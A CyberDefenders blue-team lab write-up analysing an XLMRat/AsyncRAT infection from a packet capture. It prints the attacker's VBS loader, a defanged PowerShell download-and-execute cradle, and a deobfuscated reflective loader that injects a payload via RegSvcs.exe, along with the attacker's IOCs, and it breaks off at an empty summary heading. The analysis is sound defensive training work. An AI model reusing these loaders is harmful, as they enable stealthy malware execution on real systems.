XLMRat Lab

A write-up by @egrzeszczak

Analyze network traffic to identify malware delivery, deobfuscate scripts, and map attacker techniques using MITRE ATT&CK, focusing on stealthy execution and reflective code loading. A compromised machine has been flagged due to suspicious network traffic. Your task is to analyze the PCAP file to determine the attack method, identify any malicious payloads, and trace the timeline of events. Focus on how the attacker gained access, what tools or techniques were used, and how the malware operated post-compromise.

Contents

1 Introduction

CyberDefenders is a training platform for SOC analysts, threat hunters, security blue teams and DFIR professionals to advance their cyberdefence skills. The platform provides free as well as premium labs for anyone to solve. This writeup describes the **XLMRat Lab** created by @cyberdefenders, @malware_traffic and @E_O1 available for free on cyberdefenders.org.

In this network forensics scenario we are asked to analyze a PCAP file to determine the attack method, as well as to identify any malicious payloads that are present. Furthermore we need to trace the timeline of events, figure out how the attacker gained access, which tools and techniques were used and the how the malware operated.

You can try to solve the lab yourself. It is available under https://cyberdefenders.org/blueteam-ctf-challenges/xlmrat/.

2 Objectives

From the lab's description:

> *Your task is to analyze the PCAP file to **determine the attack method**, **identify any malicious payloads**, and **trace the timeline of events**. Focus on **how the attacker gained access**, **what tools or techniques were used**, and **how the malware operated post-compromise**.*

Additionally, I'm asked to provide answers for the following questions:

Q 1 The attacker successfully executed a command to download the first stage of the malware. What is the URL from which the first malware stage was installed?

Q 2 Which hosting provider owns the associated IP address?

Q 3 By analyzing the malicious scripts, two payloads were identified: a loader and a secondary executable. What is the SHA256 of the malware executable?

Q 4 What is the malware family label based on Alibaba?

Q 5 What is the timestamp of the malware's creation?

Q 6 Which LOLBin is leveraged for stealthy process execution in this script? Provide the full path.

Q 7 The script is designed to drop several files. List the names of the files dropped by the script.

3 Preparation

3.1 Tools

Getting familiar with the objectives I know straight away that we are going to be using Wireshark. I have prepared my Kali Linux environment with Wireshark installed by default. Almost always there is always some Threat Intelligence gathering done with these kinds of analysis. I'm using my favourites: VirusTotal and perhaps FileScan also will come in handy. For code browsing I always use Visual Studio Code.

3.2 Evidence

We are provided with an evidence ZIP file (which on CyberDefenders platform is always encrypted with a password "cyberdefender.org"). I'm downloading the file straight to my Kali Linux instance. After unpacking we are left with only one PCAP file: 236-XLMRat.pcap.

Best practice in working with evidence is to always note the hash values of the files provided, as well as creating a working copy (in this case we don't have to since we have the zip file - but it doesnt hurt to get used to always making a copy no matter what). I got the hash of the file via "sha256sum" Linux utility and created a working copy of the evidence.

SHA256	File name
9b02fbf39c598b22e89bafb3a706d88667f6b8868b9494f50a3cad59686df923	236-XLMRat.pcap

4 Analysis

4.1 Packet capture file analysis (236-XLMRat.pcap)

Let's open up the PCAP file and get to work.




Figure 1: Opening the PCAP file with Wireshark

Before I do a deep dive on the frames themselves, I always like to look at the statistics of the file first. Statistics are available in the **Statistics** tab above. First we will look at the **Capture File Properties**, then **Resolved Addresses**, **Protocol Hierarchy** and **Endpoints** to get a good first look on the situation.

From the statistics we can somewhat build a timeframe of the incident. Figure 2 shows the time: the first packed arrived on 9th of January 2024 at 18:27:27 and the last arrived on the same day at 18:40:13, so the we get about 13 minutes of communication.

Details

File


Name:	/home/cyberseclabunix/Documents/working_copy/236-XLMRat.pcap
Length:	611 kB
Hash (SHA256):	9b02fbf39c598b22e89bafb3a706d88667f6b8868b9494f50a3cad59686df923
Hash (SHA1):	2cefb1b9c9ec982c2fbfa03f4a91a52e188bd1f3
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	65535

Time

First packet:	2024-01-09 18:27:27
Last packet:	2024-01-09 18:40:13
Elapsed:	00:12:46

Figure 2: Properties of the PCAP file

We then procede to Protocol Hierarchy Statistics to understand what kind of traffic are we looking at. We get two frames of DNS, 4 frames of HTTP and the rest is TCP and TLS traffic. What I'm interested in next is who is talking to who? I can use the Endpoints Statistics for that.




Wireshark · Protocol Hierarchy Statistics · 236-XLMRat.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	1550	100.0	586559	6,122	0	0	0	1550
Ethernet	100.0	1550	3.7	21700	226	0	0	0	1550
Internet Protocol Version 4	100.0	1550	5.3	31000	323	0	0	0	1550
User Datagram Protocol	0.1	2	0.0	16	0	0	0	0	2
Domain Name System	0.1	2	0.1	394	4	2	394	4	2
Transmission Control Protocol	99.9	1548	5.3	31008	323	896	17968	187	1548
Transport Layer Security	41.8	648	11.6	68257	712	648	68257	712	648
Hypertext Transfer Protocol	0.3	4	73.7	432210	4,511	2	376	3	4
Media Type	0.1	1	73.5	431208	4,501	1	431208	4,501	1
Line-based text data	0.1	1	0.3	1974	20	1	1974	20	1

Figure 3: Protocol statistics of the PCAP file

Right away I identified two actors:

- **Actor A**: 10.1.9.101 (our endpoint)
- and **Actor B**: 45.126.209.4 (a suspicious server on the Internet)



ource	Destination	Protocol	Length	Info
.0.1.9.101	45.126.209.4	TCP	66	49708 → 222 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
5.126.209.4	10.1.9.101	TCP	58	222 → 49708 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
.0.1.9.101	45.126.209.4	TCP	54	49708 → 222 [ACK] Seq=1 Ack=1 Win=65535 Len=0
0.1.9.101	45.126.209.4	HTTP	357	GET /xlm.txt HTTP/1.1
5.126.209.4	10.1.9.101	TCP	54	222 → 49708 [ACK] Seq=1 Ack=304 Win=64240 Len=0
5.126.209.4	10.1.9.101	TCP	1514	222 → 49708 [ACK] Seq=1 Ack=304 Win=64240 Len=1460 [TCP PDU reassembled in 7]
5.126.209.4	10.1.9.101	HTTP	879	HTTP/1.1 200 OK (text/plain)
.0.1.9.101	45.126.209.4	TCP	54	49708 → 222 [ACK] Seq=304 Ack=2286 Win=65535 Len=0
.0.1.9.101	45.126.209.4	TCP	66	49709 → 222 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
5.126.209.4	10.1.9.101	TCP	58	222 → 49709 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
.0.1.9.101	45.126.209.4	TCP	54	49709 → 222 [ACK] Seq=1 Ack=1 Win=64240 Len=0
.0.1.9.101	45.126.209.4	HTTP	127	GET /mdm.jpg HTTP/1.1
5.126.209.4	10.1.9.101	TCP	54	222 → 49709 [ACK] Seq=1 Ack=74 Win=64240 Len=0
5.126.209.4	10.1.9.101	TCP	1514	222 → 49709 [ACK] Seq=1 Ack=74 Win=64240 Len=1460 [TCP PDU reassembled in 344]
5.126.209.4	10.1.9.101	TCP	1514	222 → 49709 [ACK] Seq=1461 Ack=74 Win=64240 Len=1460 [TCP PDU reassembled in 344]
5.126.209.4	10.1.9.101	TCP	1514	222 → 49709 [ACK] Seq=2921 Ack=74 Win=64240 Len=1460 [TCP PDU reassembled in 344]
5.126.209.4	10.1.9.101	TCP	1514	222 → 49709 [ACK] Seq=4381 Ack=74 Win=64240 Len=1460 [TCP PDU reassembled in 344]
5.126.209.4	10.1.9.101	TCP	1514	222 → 49709 [ACK] Seq=5841 Ack=74 Win=64240 Len=1460 [TCP PDU reassembled in 344]

Figure 4: First messages

Conversation between Actor A and Actor B begins with Actor A requesting a resource from Actor B under the URI: hxxp[://]45.126.209[.]4:222[/]xlm.txt[1]. Then another request comes in a second later for hxxp[://]45.126.209[.]4:222[/]mdm.jpg. Doing a quick check on this remote IPv4 address we can find out that the domain associated with this server is reliablesite[.]net[2]




Figure 5: AbuseIPDB info on Actor B

[1]Answer to Q1
[2]Answer to Q2

The Actor A makes a DNS request for madmrx[.]duckdns[.]org about 2 minutes later. The DNS server returns with a response:

```
madmrx.duckdns.org: type A, class IN, addr 45.126.209.4
```

That IP address is our Actor B. After resolving the domain name, Actor A establishes a TLSv1.0 session with Actor B over port tcp/8808, that seems to last till the end of the file. I can separate this case into 3 streams to investigate one by one:

1. File ”xlm.txt” being downloaded to Actor A from hxxp[://]45.126.209[.]4:222[/]xlm.txt
2. File ”mdm.jpg” being downloaded to Actor A from hxxp[://]45.126.209[.]4:222[/]mdm.jpg
3. and a TLS session between Actor A and Actor B on port tcp/8808.

4.2 Actor A downloads ”xlm.txt”

Since this stream is NOT encrypted (HTTP not HTTPS), I can read the contents of the stream. By using **File** > **Export objects...** > **HTTP...**, we are able to download the files by pressing **Save All**.




Figure 6: Exporting HTTP objects option

Let’s investigate **xlm.txt**. Using ”head”, ”tail” or ”cat” Linux utils we can chech out the contents.

```
$ head xlm.txt -n 15
Dim LZeWX(88), OodjR, i

' Define each part based on the provided order
LZeWX(0) = "[B"
LZeWX(1) = "YT"
LZeWX(2) = "e["
LZeWX(3) = "]]"
LZeWX(4) = ";$"
LZeWX(5) = "A1"
LZeWX(6) = "23"
LZeWX(7) = "='"
LZeWX(8) = "Ie"
LZeWX(9) = "X("
LZeWX(10) = "Ne"
LZeWX(11) = "W-"
...
[TRUNCATED]
...
' Combine the parts into one string
OodjR = ""
For i = 0 To 88 - 1
   OodjR = OodjR & LZeWX(i)
Next

' Use the combinedParts in the shell execution
Set objShell = CreateObject("WScript.Shell")
objShell.Run "Cmd.exe /c POWeRSHeLL.eXe -NOP -WIND HIDDeN -eXeC BYPASS -NONI " & OodjR,
    ↪ 0, True
```

```
Set objShell = Nothing
```

Looking at the syntax it seems to be a VBA script, that attempts to run slightly obfuscated PowerShell code, that has been split into an array variables called LZeWX. Quick edit in text editor left me with this logic listed below (indicators defanged for safety):

```
[BYTe[]]; $A123='IeX(NeW-OBJeCT NeT.W';$B456='eBCLIeNT).DOWNLO';
[BYTe[]]; $C789='VAN(''hxxp[://]45.126.209[.]4:222[/]mdm.jpg'')'
   .RePLACe('VAN','ADSTRING');
[BYTe[]]; IeX($A123+$B456+$C789)
```

Which in the end becomes (indicators defanged for safety):

```
Invoke-WebExpression(New-Object Net.WebClient)
   .DownloadString(''hxxp[://]45.126.209[.]4:222[/]mdm.jpg'')
```

Now I know that this code caused the second stream that made Actor A download the ”mdm.jpg” file. Let’s analyze that file.

4.3 Actor A downloads ”mdm.jpg”

Figure 6 contains a preview of the file. This is not a JPG file, obviously. This is another PowerShell script, now containing a lot more information. Seems to be divided into different sections.

Figure 7: mdm.jpg contents, where the first section is visible

1. First section that seems to be an another PowerShell script (dropped as ”Conted.ps1”), that contains two large strings, **hexString_bbb** and **hexString_pe** that probably (judging by the 4D_5A magic number) contain an executable in hex divided by underscores,
2. Second section that is a Shell script (dropped as ”Conted.bat”),
3. Third section that looks like a Visual Basic script (dropped as ”Conted.vbs”),
4. and last section containing PowerShell code that creates a task called ”Update Edge” that will run the third section every 2 minutes.

First **Conted.vbs** is run, then **Conted.bat** and lastly **Conted.ps1**[3]. Let’s focus however on the first section as it is the most important. First we will try to convert the executables stored in hexString_bbb and hexString_pe to binary format. I’m going to use CyberChef to do this. The recipe for that is very simple in this case:

1. Remove the underscores from the data
2. Use ”From Hex” operation next

And then we just download the files. We will do the exact same operation for the second string. I’ve saved them as hexString_bbb.bin and hexString_pe.bin. Both of their SHA256 hashes have been listed below[4].

[3] Answer to Q7
[4] Answer to Q3




Figure 8: Using CyberChef to get the first executable

```
$ file hexString_*
hexString_bbb.bin: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows,
    ↪ 3 sections
hexString_pe.bin: PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS
    ↪ Windows, 3 sections

$ sha256sum hex*
1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798 hexString_bbb.bin
2c6c4cd045537e2586eab73072d790af362e37e6d4112b1d01f15574491296b8 hexString_pe.bin
```

We will deal with those executables in a minute. Let's deobfuscate the PowerShell code from the first section. We don't need any tool for this, just a simple text editor. After renaming the variables to more readable ones and replacing some characters as per instructions we get left with this, much simpler, logic, presented in Figure 9. The second executable "pe" is being loaded into memory using the Load method from Reflection.Assembly. Then the code loads another method "Execute" from that executable and runs RegSvcs.exe[5] to run the first executable. RegSvcs.exe is a commonly abused Living-off-the-Land binary by the adversary. Without going into another deep dive that would require debugging that executable that has been registered, we will find out from the Internet what it does. The results from FileScan are displayed in Figure 10.

Looks like we are dealing with AsyncRAT[6] executable. It's a Remote Access Tool (RAT) designed to remotely monitor and control other computers through a secure encrypted connection. The executable has been compiled on 30th of October at 15:08[7].

[5] Answer to Q6
[6] Answer to Q4
[7] Answer to Q5

```powershell

$hexString_bbb = "[TRUNCATED]"
[Byte[]] $FirstExecutable = $hexString_bbb -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

$hexString_pe = "[TRUNCATED]"
[Byte[]] $SecondExecutable = $hexString_pe -split '_' | ForEach-Object { [byte]([convert]::ToInt32($_, 16)) }

# [Reflection.Assembly]::Load(Byte[])
# Loads the assembly with a common object file format (COFF)-based image containing an emitted assembly.
$ReflectionAssembly = [Reflection.Assembly]::Load($SecondExecutable)

# Get the NewPE2.PE type from the SecondExecutable
$NewPE2PE = $ReflectionAssembly.GetType('NewPE2.PE')

# Get the Execute method from NewPE2.PE
$ExecuteMethod = $NewPE2PE.GetMethod('Execute')

# Specified path to .NET service registration Windows utility
$Path = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe'

$Object = @($Path, $FirstExecutable)
# Run Execute method to Invoke 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe' 'FirstExecutable'
$Entrypoint = $ExecuteMethod.Invoke($null, [object[]] $Object)
```

Figure 9: Deobfuscated PowerShell code from first section of mdm.jpg




Figure 10: Details for the first (main) executable on FileScan

4.4 TLS session between Actor A and Actor B on port tcp/8808

The ”madmrx.duckdns.org” DNS query returned the address 45.126.209.4, which is our Actor B. After the DNS query there is the third and last TCP stream, which is now encrypted using TLSv1.0. There is a Key Exchange between A and B, and B also sends a certificate. Let’s take a look at this certificate. We will follow the third stream in Wireshark. For that to happen we need to find the specific TLS frame with **Server Hello** response that contains the content we are looking for.




Figure 11: Exporting the certificate from the TLS stream

To export the certificate, I navigate to signedCertificate field in the panel below and select the **Export Packet Bytes...** option from the context menu. I’ll save this certificate as exported_cert.cer. Let’s check it out.

```
# Display full information about the certificate
$ openssl x509 -in exported_cert.cer -info

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number:
         f7:96:43:86:09:dc:cb:d1:78:21:b0:2f:39:fb:ad
      Signature Algorithm: sha512WithRSAEncryption
      Issuer: CN=AsyncRAT Server
      Validity
         Not Before: Apr 25 00:41:09 2022 GMT
         Not After : Dec 31 23:59:59 9999 GMT
      Subject: CN=AsyncRAT Server
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            Public-Key: (4096 bit)
            Modulus:
               00:a4:fd:9d:86:13:8d:84:d9:85:8f:a0:d6:d7:a4:
               67:cf:c5:db:d8:2c:10:80:e0:7f:ff:28:76:f0:9b:
               0a:66:0a:18:66:59:8b:6c:8d:0f:d3:63:b4:15:c4:
               30:03:4c:f4:f0:17:0b:23:1a:a4:6b:da:a4:33:db:
               5a:08:d8:90:b8:8c:c3:f5:70:6b:79:19:46:0e:e4:
               ...
```

The certificate issuer has the common name ”AsyncRAT Server”. Since this certificate has been used for encrypted C2 communication, we’ll add it to our incidcator list. It is common practice to note the cert’s fingerprint.

```
# Output the SHA1 fingerprint
$ openssl x509 -in exported_cert.cer -fingerprint -noout
SHA1 Fingerprint=C0:74:2F:CF:AC:08:26:95:4D:1F:B6:6F:1E:AB:22:B3:91:B1:75:90
```

5 Post

5.1 Summary

